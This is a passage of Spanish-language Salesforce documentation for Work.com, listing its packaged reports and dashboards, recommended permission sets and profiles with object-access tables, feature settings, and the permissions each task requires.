Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Informes del paquete de Work.com Perform

Estos informes están disponibles después de instalar el paquete de Work.com Perform. Los informes de Work.com están organizados en carpetas en base a sus funciones:

- Work.com Coaching Reports
- Work.com Goal Reports
- Work.com Performance Summary Reports
- Work.com Recognition Reports
- Work.com Skills Reports

**Tabla 20: Work.com Coaching Reports**

| Nombre del informe | Descripción |
|---|---|
| Coaching Activities (Tasks and Events) | Tareas y eventos relacionados con espacios de apoyo |
| Coaching Activities Team - Last 30 Days | Actividades de apoyo en su equipo durante los últimos 30 días |
| Coaching Activity Last 30 Days | Actividades de apoyo en los 30 últimos días ordenadas por departamento |
| Coaching Coverage Report | El porcentaje de usuarios con espacios de apoyo por departamento |
| Coaching Events by Relationship | Eventos relacionados con espacios de apoyo |
| Coaching Relationships | Todos los espacios de apoyo en su organización |

**Tabla 21: Work.com Goal Reports**

| Nombre del informe | Descripción |
|---|---|
| All Goals | Todos los objetivos en su organización |
| All Metrics | Todos los parámetros en su organización |

| Nombre del informe | Descripción |
|---|---|
| Goals Created by Date | Objetivos ordenados por la fecha de su creación |
| Key Company Goal Progress | Objetivos clave de la empresa, su estado y otros detalles |
| Metrics Flagged as Behind or Critical | Parámetros con un estado de Atrasados o Críticos |
| Stale Goals | Objetivos que no se han modificado en 30 días |
| Work.com Team Goals Progress | Los objetivos de su equipo y su progreso |

**Tabla 22: Work.com Performance Summary Reports**

| Nombre del informe | Descripción |
|---|---|
| All Active Users with a Manager | Todos los usuarios activos con un gestor en su organización |
| Manager Questions - X | Las preguntas de gestor formuladas en un resumen de rendimiento |
| Performance Answers by Question - Q1 | Informe de muestra para supervisar la actividad del ciclo de rendimiento |
| Performance Answers by Question - Q3 | Informe de muestra para supervisar la actividad del ciclo de rendimiento |
| Performance Summaries by Department | Resúmenes de rendimiento agrupados por departamento |
| Performance Summaries with Answers - Q1 | Informe de muestra para supervisar la actividad del ciclo de rendimiento |
| Performance Summaries with Answers - Q3 | Informe de muestra para supervisar la actividad del ciclo de rendimiento |
| Performance Summary Cycle Status Update | El estado de la solicitud entre resúmenes de rendimiento diferentes |
| Self Summary Questions - X | Las preguntas formuladas en autoresúmenes |
| Summary Cycle Details | El porcentaje de participantes por ciclo de rendimiento |
| Summary Cycle Details - Submitted | El porcentaje de solicitudes enviadas por ciclo de rendimiento |

**Tabla 23: Work.com Recognition Reports**

| Nombre del informe | Descripción |
|---|---|
| Badges Given - By Date Given | Las insignias de Gracias otorgadas agrupadas por la fecha en la que se otorgó cada insignia |
| Breakdown of Badges Given | Las insignias de Gracias otorgadas agrupadas por insignias individuales y la función del otorgante de la insignia |
| Breakdown of Badges Received | Las insignias de Gracias recibidas agrupadas por insignias individuales y la función del destinatario de la insignia |
| Reward Funds Given | La cantidad de cada fondo de premios que se ha distribuido |

| Nombre del informe | Descripción |
|---|---|
| Reward Funds Remaining | La cantidad de cada fondo de premios que queda |
| Thanks by Giver | Insignias de Gracias otorgadas por cada usuario |
| Thanks Given - Recipient Data | Insignias de Gracias recibidas por cada usuario |
| Thanks Received by Role | Insignias de Gracias recibidas por cada función |

**Tabla 24: Work.com Skills Reports**

| Nombre del informe | Descripción |
|---|---|
| Most Endorsed People | Usuarios con mayor número de aprobaciones de habilidades |
| Most Skilled People | Usuarios con mayor número de registros de habilidades asociados |
| New Skill Creation By Date | Habilidades ordenadas por la fecha de su creación |
| Skill Endorsements By Date | Aprobaciones ordenadas por la fecha de su creación |
| Skills Added To Profiles By Date | Habilidades ordenadas por la fecha de su asociación con diferentes perfiles de usuario |
| Top Skills | Habilidades ordenadas por el número de personas con la habilidad |

## Paneles del paquete de Work.com Perform

Estos paneles están disponibles después de instalar el paquete de Work.com Perform:

- Work.com Coaching Dashboards
- Work.com Performance Summary Dashboards
- Work.com Recognition Dashboards
- Work.com Skills Dashboards

**Tabla 25: Work.com Coaching Dashboards**

| Nombre del informe | Descripción |
|---|---|
| Company Coaching Dashboard | Muestra la actividad y cobertura de apoyo en su empresa |
| Company Goals Dashboard | Muestra objetivos clave de la empresa y el número de objetivos creados |
| Manager Coaching Dashboard | Muestra objetivos y apoyos relacionados con su equipo |

**Tabla 26: Work.com Performance Summary Dashboards**

| Nombre del informe | Descripción |
|---|---|
| Performance Cycle Dashboard | Muestra datos estadísticos sobre participantes, preguntas y el progreso de un ciclo de rendimiento específico |

**Tabla 27: Work.com Recognition Dashboards**

| Nombre del informe | Descripción |
|---|---|
| Recognition Dashboard | Muestra estadísticas de insignias y usuarios otorgando y recibiendo insignias |
| Recognition with Rewards Dashboard | Muestra estadísticas de premios e insignias y usuarios otorgando y recibiendo insignias |

**Tabla 28: Work.com Skills Dashboards**

| Nombre del informe | Descripción |
|---|---|
| Skills Dashboard | Muestra estadísticas de habilidades para su organización |

CONSULTE TAMBIÉN

Descripción general de paneles e informes de Work.com

# Conjuntos de permisos de Work.com recomendados

Cree diversos conjuntos de permisos para varios tipos de usuarios de Work.com.

Cree nuevos conjuntos de permisos para cada tipo de usuario de Work.com.

Pase por ella: crear, modificar y asignar un conjunto de permisos

Utilice las tablas que aparecen a continuación para asignar las configuraciones de objetos y los permisos del sistema apropiados para cada conjunto de permisos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Usuario estándar

El conjunto de permisos Usuario estándar otorga a un usuario todas las características básicas de Work.com.

**Tabla 29: Configuración de objetos de Usuario estándar**

| Nombre de objeto | Configuración de fichas | Leer | Crear | Modificar | Eliminar | Ver todos los datos (VAD) | Modificar todos los datos (MAD) |
|---|---|---|---|---|---|---|---|
| Insignias (ficha) | Disponible ✓<br>Visible ✓ | | | | | | |
| Apoyo (objeto) | | ✓ | ✓ | ✓ | | | |
| Apoyo (ficha) | Disponible ✓<br>Visible ✓ | | | | | | |

| Nombre de objeto | Configuración de fichas | Leer | Crear | Modificar | Eliminar | Ver todos los datos (VAD) | Modificar todos los datos (MAD) |
|---|---|---|---|---|---|---|---|
| Documentos | | ✓ | ✓ | ✓ | | | |
| Aprobaciones | | ✓ | ✓ | ✓ | ✓ | | |
| Comentarios (objeto) | | ✓ | ✓ | ✓ | ✓ | | |
| Preguntas de comentarios | | ✓ | ✓ | ✓ | | | |
| Conjuntos de preguntas de comentarios | | ✓ | ✓ | ✓ | | | |
| Solicitudes de comentarios (y ficha Comentarios) | Disponible ✓<br>Visible ✓ | ✓ | ✓ | ✓ | | | |
| Vínculos de objetivos | | ✓ | ✓ | ✓ | ✓ | | |
| Objetivos (objeto) | | ✓ | ✓ | ✓ | ✓ | | |
| Objetivos (campo Fecha de finalización) | | ✓ | | | | | |
| Objetivos (campo Objetivo clave de la empresa) | | ✓ | | | | | |
| Objetivos (ficha) | Disponible ✓<br>Visible ✓ | | | | | | |
| Vínculos de datos de mediciones | | ✓ | ✓ | ✓ | ✓ | | |
| Mediciones | | ✓ | ✓ | ✓ | ✓ | | |
| Ciclos de rendimiento | Disponible ✓<br>Visible ✓ | ✓ | | | | | |
| Reconocimiento (ficha) | Disponible ✓<br>Visible ✓ | | | | | | |
| Fondos de premios | Disponible ✓<br>Visible ✓ | ✓ | | | | | |

| Nombre de objeto | Configuración de fichas | Leer | Crear | Modificar | Eliminar | Ver todos los datos (VAD) | Modificar todos los datos (MAD) |
|---|---|---|---|---|---|---|---|
| Tipos de fondos de premios | Disponible<br>Visible | ✓ | | | | | |
| Premios | | ✓ | | | | | |
| Habilidades | Disponible<br>Visible | ✓ | ✓ | | | | |
| Usuarios de habilidades | | ✓ | ✓ | ✓ | ✓ | | |

**Tabla 30: Permisos del sistema de Usuario estándar**

| Permisos del sistema | Activado |
|---|---|
| API activado | ✓ |
| Modificar eventos | ✓ |
| Modificar tareas | ✓ |

## Gestor del ciclo de rendimiento

El conjunto de permisos Gestor del ciclo de rendimiento se utiliza normalmente para crear e implementar resúmenes de rendimiento para empleados.

Nota: Este conjunto de permisos debe asignarse además del conjunto de permisos de Usuario estándar.

**Tabla 31: Configuración de objetos Gestor del ciclo de rendimiento**

| Nombre de objeto | Configuración de fichas | Leer | Crear | Modificar | Eliminar | Ver todos los datos (VAD) | Modificar todos los datos (MAD) |
|---|---|---|---|---|---|---|---|
| Calibración (ficha) | Disponible<br>Visible | | | | | | |
| Comentarios (objeto) | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Preguntas de comentarios | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

| Nombre de objeto | Configuración de fichas | Leer | Crear | Modificar | Eliminar | Ver todos los datos (VAD) | Modificar todos los datos (MAD) |
|---|---|---|---|---|---|---|---|
| Conjuntos de preguntas de comentarios | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Solicitudes de comentarios (y ficha Comentarios) | Disponible ✓<br>Visible ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Ciclos de rendimiento | Disponible ✓<br>Visible ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

**Tabla 32: Permisos del sistema de Gestor del ciclo de rendimiento**

| Permisos del sistema | Activado |
|---|---|
| Activar calibración de Work.com | ✓ |
| Ver parámetros y configuración | ✓ |

## Creador de insignias personalizadas

El conjunto de permisos Creador de insignias personalizadas ofrece a los usuarios la capacidad de crear insignias personalizadas.

Nota:

- Si la preferencia Restringir creadores de insignias personalizadas está activada, los usuarios también deben tener Crear activado en el objeto Premio.
- Este conjunto de permisos debe asignarse además del conjunto de permisos de Usuario estándar.

**Tabla 33: Permisos del sistema de Creador de insignias personalizadas**

| Permisos del sistema | Activado |
|---|---|
| Crear definiciones de insignias personalizadas | ✓ |
| Moderar Chatter | ✓ |

## Creador de premios

El conjunto de permisos Creador de premios está destinado a usuarios que tienen la capacidad de vincular insignias a premios tangibles.

Nota: Este conjunto de permisos debe asignarse además del conjunto de permisos de Usuario estándar.

**Tabla 34: Configuración de objetos de Creador de premios**

| Nombre de objeto | Leer | Crear | Modificar | Eliminar | Ver todos los datos (VAD) | Modificar todos los datos (MAD) |
|---|---|---|---|---|---|---|
| Fondos de premios | ✓ | ✓ | ✓ | ✓ | | |
| Tipos de fondos de premios | ✓ | ✓ | ✓ | ✓ | | |
| Premios | ✓ | ✓ | ✓ | ✓ | | |

**Tabla 35: Permisos del sistema de Creador de premios**

| Permisos del sistema | Activado |
|---|---|
| Crear definiciones de insignias personalizadas | ✓ |

## Administrador de Work.com

El conjunto de permisos Administrador de Work.com otorga a un usuario acceso de administración completo a los objetos y funciones de Work.com. Este conjunto de permisos debe asignarse en vez del conjunto de permisos de Usuario estándar.

**Tabla 36: Configuración de objetos de Usuario estándar**

| Nombre de objeto | Configuración de fichas | Leer | Crear | Modificar | Eliminar | Ver todos los datos (VAD) | Modificar todos los datos (MAD) |
|---|---|---|---|---|---|---|---|
| Insignias (ficha) | Disponible ✓<br>Visible ✓ | | | | | | |
| Calibración (ficha) | Disponible ✓<br>Visible ✓ | | | | | | |
| Apoyo (objeto) | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Apoyo (ficha) | Disponible ✓<br>Visible ✓ | | | | | | |
| Documentos | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Aprobaciones | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Comentarios (objeto) | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Preguntas de comentarios | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

| Nombre de objeto | Configuración de fichas | Leer | Crear | Modificar | Eliminar | Ver todos los datos (VAD) | Modificar todos los datos (MAD) |
|---|---|---|---|---|---|---|---|
| Conjuntos de preguntas de comentarios | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Solicitudes de comentarios (y ficha Comentarios) | Disponible ✓<br>Visible ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Vínculos de objetivos | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Objetivos (objeto) | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Objetivos (campo Fecha de finalización) | | ✓ | | | | | |
| Objetivos (campo Objetivo clave de la empresa) | | ✓ | | ✓ | | | |
| Objetivos (ficha) | Disponible ✓<br>Visible ✓ | | | | | | |
| Vínculos de datos de mediciones | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Mediciones | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Ciclos de rendimiento | Disponible ✓<br>Visible ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Reconocimiento (ficha) | Disponible ✓<br>Visible ✓ | | | | | | |
| Fondos de premios | Disponible ✓<br>Visible ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Tipos de fondos de premios | Disponible ✓<br>Visible ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Premios | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Habilidades | Disponible ✓<br>Visible ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

| Nombre de objeto | Configuración de fichas | Leer | Crear | Modificar | Eliminar | Ver todos los datos (VAD) | Modificar todos los datos (MAD) |
|---|---|---|---|---|---|---|---|
| Usuarios de habilidades | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

**Tabla 37: Permisos del sistema de Administrador de Work.com**

| Permisos del sistema | Activado |
|---|---|
| API activado | ✓ |
| Crear definiciones de insignias personalizadas | ✓ |
| Modificar eventos | ✓ |
| Modificar tareas | ✓ |
| Activar calibración de Work.com | ✓ |
| Moderar Chatter | ✓ |
| Ver parámetros y configuración | ✓ |

CONSULTE TAMBIÉN

Acceso a funciones de Work.com

Asignar conjuntos de permisos de Work.com

# Perfiles de Work.com recomendados

Cree diversos perfiles para varios tipos de usuarios de Work.com.

Cree un nuevo perfil para cada tipo de usuario de Work.com. Para obtener más información sobre la creación de perfiles, consulte Trabajar con la interfaz de perfiles originales o Trabajar en la página de descripción general de Interfaz de usuario de perfil mejorado dependiendo de si tiene activada la preferencia Activar Interfaz de usuario de perfil mejorado.

Nota: Las organizaciones con Professional Edition tendrán que otorgar acceso a través de los perfiles existentes. Los perfiles Usuario solo de Work.com, Usuario solo de Chatter y Usuario estándar otorgan acceso básico a los objetos de Work.com. El perfil Administrador del sistema otorga a los usuarios acceso de administración completo a todas las funciones de Work.com.

Utilice las tablas que aparecen a continuación para asignar las configuraciones de objetos y los permisos del sistema apropiados para cada perfil.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Usuario estándar

El perfil Usuario estándar otorga a un usuario todas las características básicas de Work.com.

**Tabla 38: Configuración de objetos de Usuario estándar**

| Nombre de objeto | Configuración de fichas | Leer | Crear | Modificar | Eliminar | Ver todos los datos (VAD) | Modificar todos los datos (MAD) |
|---|---|---|---|---|---|---|---|
| Insignias (ficha) | Valor predeterminado activado | | | | | | |
| Apoyo (objeto) | | ✓ | ✓ | ✓ | | | |
| Apoyo (ficha) | Valor predeterminado activado | | | | | | |
| Documentos | | ✓ | ✓ | ✓ | | | |
| Aprobaciones | | ✓ | ✓ | ✓ | ✓ | | |
| Comentarios (objeto) | | ✓ | ✓ | ✓ | ✓ | | |
| Preguntas de comentarios | | ✓ | ✓ | ✓ | | | |
| Conjuntos de preguntas de comentarios | | ✓ | ✓ | ✓ | | | |
| Solicitudes de comentarios (y ficha Comentarios) | Valor predeterminado activado | ✓ | ✓ | ✓ | | | |
| Vínculos de objetivos | | ✓ | ✓ | ✓ | ✓ | | |
| Objetivos (objeto) | | ✓ | ✓ | ✓ | ✓ | | |
| Objetivos (campo Fecha de finalización) | | ✓ | | | | | |
| Objetivos (campo Objetivo clave de la empresa) | | ✓ | | | | | |
| Objetivos (ficha) | Valor predeterminado activado | | | | | | |
| Vínculo de datos de medición | | ✓ | ✓ | ✓ | ✓ | | |
| Mediciones | | ✓ | ✓ | ✓ | ✓ | | |
| Ciclos de rendimiento | Valor predeterminado activado | ✓ | | | | | |
| Reconocimiento (ficha) | Valor predeterminado activado | | | | | | |
| Fondos de premios | Valor predeterminado activado | ✓ | | | | | |

| Nombre de objeto | Configuración de fichas | Leer | Crear | Modificar | Eliminar | Ver todos los datos (VAD) | Modificar todos los datos (MAD) |
|---|---|---|---|---|---|---|---|
| Tipos de fondos de premios | Valor predeterminado activado | ✓ | | | | | |
| Rewards | | ✓ | | | | | |
| Habilidades | Valor predeterminado activado | ✓ | ✓ | | | | |
| Usuarios de habilidades | | ✓ | ✓ | ✓ | ✓ | | |

**Tabla 39: Permisos del sistema de Usuario estándar**

| Permisos del sistema | Activado |
|---|---|
| API activado | ✓ |
| Modificar eventos | ✓ |
| Modificar tareas | ✓ |

## Gestor del ciclo de rendimiento

El perfil Gestor del ciclo de rendimiento se utiliza normalmente para crear e implementar resúmenes de rendimiento para empleados.

**Tabla 40: Configuración de objetos Gestor del ciclo de rendimiento**

| Nombre de objeto | Configuración de fichas | Leer | Crear | Modificar | Eliminar | Ver todos los datos (VAD) | Modificar todos los datos (MAD) |
|---|---|---|---|---|---|---|---|
| Insignias (ficha) | Valor predeterminado activado | | | | | | |
| Calibración (ficha) | Valor predeterminado activado | | | | | | |
| Apoyo (objeto) | | ✓ | ✓ | ✓ | ✓ | | |
| Apoyo (ficha) | Valor predeterminado activado | | | | | | |
| Documentos | | ✓ | ✓ | ✓ | | | |
| Aprobaciones | | ✓ | ✓ | ✓ | ✓ | | |

| Nombre de objeto | Configuración de fichas | Leer | Crear | Modificar | Eliminar | Ver todos los datos (VAD) | Modificar todos los datos (MAD) |
|---|---|---|---|---|---|---|---|
| Comentarios (objeto) | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Preguntas de comentarios | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Conjuntos de preguntas de comentarios | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Solicitudes de comentarios (y ficha Comentarios) | Valor predeterminado activado | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Vínculos de objetivos | | ✓ | ✓ | ✓ | ✓ | | |
| Objetivos (objeto) | | ✓ | ✓ | ✓ | ✓ | | |
| Objetivos (campo Fecha de finalización) | | ✓ | | | | | |
| Objetivos (campo Objetivo clave de la empresa) | | ✓ | | | | | |
| Objetivos (ficha) | Valor predeterminado activado | | | | | | |
| Vínculo de datos de medición | | ✓ | ✓ | ✓ | ✓ | | |
| Mediciones | | ✓ | ✓ | ✓ | ✓ | | |
| Ciclos de rendimiento | Valor predeterminado activado | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Reconocimiento (ficha) | Valor predeterminado activado | | | | | | |
| Fondos de premios | Valor predeterminado activado | ✓ | | | | | |
| Tipos de fondos de premios | Valor predeterminado activado | ✓ | | | | | |
| Rewards | | ✓ | | | | | |
| Habilidades | Valor predeterminado activado | ✓ | ✓ | | | | |
| Usuarios de habilidades | | ✓ | ✓ | ✓ | ✓ | | |

**Tabla 41: Permisos del sistema de Gestor del ciclo de rendimiento**

| Permisos del sistema | Activado |
|---|---|
| API activado | ✓ |
| Modificar eventos | ✓ |
| Modificar tareas | ✓ |
| Activar calibración de Work.com | ✓ |
| Ver parámetros y configuración | ✓ |

## Administrador de Work.com

El perfil Administrador de Work.com otorga a un usuario acceso de administración completo a los objetos y funciones de Work.com.

**Tabla 42: Configuración de objetos de Administrador de Work.com**

| Nombre de objeto | Configuración de fichas | Leer | Crear | Modificar | Eliminar | Ver todos los datos (VAD) | Modificar todos los datos (MAD) |
|---|---|---|---|---|---|---|---|
| Insignias (ficha) | Valor predeterminado activado | | | | | | |
| Calibración (ficha) | Valor predeterminado activado | | | | | | |
| Apoyo (objeto) | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Apoyo (ficha) | Valor predeterminado activado | | | | | | |
| Documentos | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Aprobaciones | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Comentarios (objeto) | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Preguntas de comentarios | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Conjuntos de preguntas de comentarios | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Solicitudes de comentarios (y ficha Comentarios) | Valor predeterminado activado | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Vínculos de objetivos | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Objetivos (objeto) | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

| Nombre de objeto | Configuración de fichas | Leer | Crear | Modificar | Eliminar | Ver todos los datos (VAD) | Modificar todos los datos (MAD) |
|---|---|---|---|---|---|---|---|
| Objetivos (campo Fecha de finalización) | | ✓ | | | | | |
| Objetivos (campo Objetivo clave de la empresa) | | ✓ | | ✓ | | | |
| Objetivos (ficha) | Valor predeterminado activado | | | | | | |
| Vínculo de datos de medición | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Mediciones | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Ciclos de rendimiento | Valor predeterminado activado | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Reconocimiento (ficha) | Valor predeterminado activado | | | | | | |
| Fondos de premios | Valor predeterminado activado | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Tipos de fondos de premios | Valor predeterminado activado | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Premios | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Habilidades | Valor predeterminado activado | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Usuarios de habilidades | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

**Tabla 43: Permisos del sistema de Administrador de Work.com**

| Permisos del sistema | Activado |
|---|---|
| API activado | ✓ |
| Crear definiciones de insignias personalizadas | ✓ |
| Modificar eventos | ✓ |
| Modificar tareas | ✓ |
| Activar calibración de Work.com | ✓ |
| Moderar Chatter | ✓ |

| Permisos del sistema | Activado |
|---|---|
| Ver parámetros y configuración | ✓ |

CONSULTE TAMBIÉN

- Acceso a funciones de Work.com
- Asignar perfiles de Work.com

# Gestión de funciones de Work.com

## Activar o desactivar configuración de Work.com

En la página Configuración de Work.com, puede habilitar y deshabilitar funciones como Agradecimiento, Premios, Calibración y Habilidades para su organización.

Todos los ajustes, excepto Configuración de agradecimiento y Configuración de habilidades, requieren una licencia de Work.com. Work.com está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition** o **Unlimited Edition** y se incluye en **Performance Edition**.

1. Desde Configuración, introduzca "Configuración de Work.com" en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Work.com**.
2. Seleccione la función de Work.com que desea activar o anule la selección de la función que desea desactivar.

| Función | Sección | Descripción |
|---|---|---|
| Habilitar agradecimiento | **Configuración de agradecimiento** | Habilite el agradecimiento para permitir que los usuarios reconozcan a otros con insignias de agradecimiento en las noticias en tiempo real de Chatter.<br>Si desactiva esta configuración, los usuarios ya no verán la acción Agradecer en el publicador de Chatter. Sin embargo, pueden continuar viendo publicaciones de Agradecimiento creadas anteriormente. |
| Restringir creadores de insignias personalizadas | **Configuración de agradecimiento** | De forma predeterminada, todos los usuarios pueden crear insignias personalizadas. Este ajuste restringe la creación de insignias a usuarios con el permiso "Crear" en el objeto Recompensa. |
| Habilitar recompensas | **Configuración de reconocimiento** | Habilite las recompensas para vincular recompensas tangibles a insignias. Los creadores de Reward pueden cargar códigos de regalo para crear fondos de Reward. Consulte el tema |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de Work.com:
- "Personalizar aplicación"

| Función | Sección | Descripción |
|---|---|---|
| | | "Fondos de premios" para obtener más información sobre la creación de recompensas. |
| Activar grupos de gestores para apoyo | **Configuración de apoyo** | Permita a los grupos de gestores proporcionar a los gestores el acceso a los espacios de apoyo de los usuarios a los que supervisan. Para activar esta configuración, se debe activar en primer lugar el parámetro Grupos de gestores en Configuración, bajo **Configuración de colaboración**. |
| Activar grupos de gestores para objetivos | **Configuración de metas** | Permita a los grupos de gestores proporcionar a los gestores el acceso a los objetivos de los usuarios a los que supervisan. Para activar esta configuración, se debe activar en primer lugar el parámetro Grupos de gestores en Configuración, bajo **Configuración de colaboración**. |
| Habilitar calibración | **Configuración de rendimiento** | Habilite la calibración para ver y actualizar el rendimiento entre equipos e individuos.<br>Nota: En organizaciones de **Performance Edition**, la Calibración no está disponible para los siguientes perfiles: Administrador del contrato, Usuario de marketing, Solo lectura y Administrador de soluciones. |
| Habilitar habilidades | **Configuración de habilidades** | Habilite las habilidades para permitir que los usuarios agreguen habilidades a sus perfiles y aprueben las habilidades de otros usuarios. Al activar esta configuración se sustituye en perfiles de Chatter el widget Experto en. |
| Restringir modificación de habilidades y aprobaciones a páginas de detalles de registro | **Configuración de habilidades** | Deshabilita la modificación en línea de habilidades y aprobaciones en perfiles de Chatter y restringe la modificación a páginas de detalles de registro. Se recomienda si ha personalizado estos objetos con campos obligatorios personalizados.<br>Nota: No active esta configuración si desea utilizar habilidades en perfiles de Chatter. |
| Habilitar publicaciones de noticias en tiempo real de habilidades automáticas | **Configuración de habilidades** | Habilite esta acción para crear automáticamente publicaciones de noticias en tiempo real de Chatter cuando un usuario agregue una nueva habilidad. |
| Activar habilidades sugeridas | **Configuración de habilidades** | Active Habilidades sugeridas para que el widget de habilidades sugiera habilidades para los usuarios las añadan en base a su actividad en Temas de Chatter. |

3. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Descripción general de la implementación de Work.com
- Descripción general de ciclos de resumen de rendimiento
- Ediciones y permisos de Work.com
- Descripción general de la calibración
- Personalización de habilidades
- Crear un caso de asistencia técnica

# Ediciones y permisos de Work.com

La mayoría de las funciones de Work.com requieren el complemento de Work.com, pero las funciones de habilidades y agradecimiento (excluyendo premios) están disponibles de forma gratuita para usuarios de Sales Cloud. Los permisos y las preferencias necesarios para las diversas tareas están desglosadas por área de función.

EDICIONES

Disponible en: Salesforce Classic

**Work.com** está disponible como licencia complementaria para **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** o **Developer Edition**, y se incluye en **Performance Edition**.

## Tareas de administrador de Work.com generales

Incluye tareas para administrar e implementar Work.com.

| Tarea de administrador | Preferencias y permisos requeridos |
|---|---|
| Activar funciones de Work.com: | "Personalizar aplicación" |
| Asignar un administrador de Work.com: | "Personalizar aplicación" |
| Asignar conjuntos de permisos: | "Asignación de conjuntos de permisos" |
| Asignar perfiles: | "Gestionar usuarios" |
| Asignar licencias de usuario: | "Gestionar usuarios" |
| Asignar licencias de funciones de usuario: | "Gestionar usuarios" |
| Configurar acciones: | "Personalizar aplicación" |
| Personalizar campos de los que se ha realizado un seguimiento de las noticias en tiempo real: | "Personalizar aplicación" |
| Establecer seguridad a nivel de campo: | "Gestionar conjuntos de permisos y perfiles"<br>"Personalizar aplicación" |

## Tareas de agradecimiento y premios

Incluye tareas para usuarios finales de Work.com, como la visualización y creación de insignias de agradecimiento y premios.

| Tarea de usuario final | Preferencias y permisos requeridos |
|---|---|
| Ver la ficha Insignias: | No se necesitan permisos de usuario adicionales |

| Tarea de usuario final | Preferencias y permisos requeridos |
| --- | --- |
| Crear una insignia: | "Crear" en documentos<br>La configuración "Restringir creadores de insignias personalizadas" está desactivada de forma predeterminada. Si la configuración está activada los usuarios necesitan el permiso "Crear definiciones de insignias personalizadas". |
| Ver fondos de premios: | "Leer" en fondos de premios |
| Crear fondos de premios: | "Crear" en premios<br>"Crear" en fondos de premios |
| Ver tipos de fondos de premios: | "Leer" en tipos de fondos de premios |
| Crear tipos de fondos de premios: | "Crear" en tipos de fondos de premios<br>"Leer" y "Crear" en fondos de premios<br>"Leer" y "Crear" en recompensas |

## Tareas de habilidades

Incluye tareas para los usuarios finales de Work.com que utilizan habilidades.

| Tarea de usuario final | Preferencias y permisos requeridos |
| --- | --- |
| Agregar habilidades: | "Crear" en Habilidades y usuarios de Habilidades |
| Eliminar habilidades: | "Leer" en Habilidades<br>"Eliminar" en usuarios de Habilidades |
| Agregar respaldos a habilidades: | "Crear" en Aprobaciones<br>"Leer" en Habilidades y usuarios de Habilidades |

## Tareas de objetivo

Incluye tareas para los usuarios finales de Work.com que utilizan objetivos.

| Tarea de usuario final | Preferencias y permisos requeridos |
| --- | --- |
| Ver objetivos: | "Leer" en Objetivos y Vínculos de objetivo |
| Crear objetivos: | "Crear" en Objetivos y Vínculos de objetivo |
| Modificar objetivos: | "Modificar" en Objetivos y Vínculos de objetivo |
| Eliminar objetivos: | "Eliminar" en Objetivos y Vínculos de objetivo |

## Tareas de mediciones

Incluye tareas para los usuarios finales de Work.com que utilizan mediciones.

| Tarea de usuario final | Preferencias y permisos requeridos |
|---|---|
| Ver mediciones: | "Leer" en Mediciones |
| Crear mediciones: | "Crear" en Mediciones |
| Vincular mediciones a informes: | "Crear" en vínculos de datos de mediciones |

## Tareas de apoyo

Incluye tareas para los usuarios finales de Work.com que utilizan espacios de apoyo.

| Tarea de usuario final | Preferencias y permisos requeridos |
|---|---|
| Ver espacios de apoyo: | "Leer" en Apoyo |
| Crear espacios de apoyo: | "Crear" en Apoyo |
| Establecer un apoyo como Inactivo: | "Modificar" en Apoyo |

## Tareas de comentarios

Incluye tareas para los usuarios finales de Work.com que utilizan comentarios.

| Tarea de usuario final | Preferencias y permisos requeridos |
|---|---|
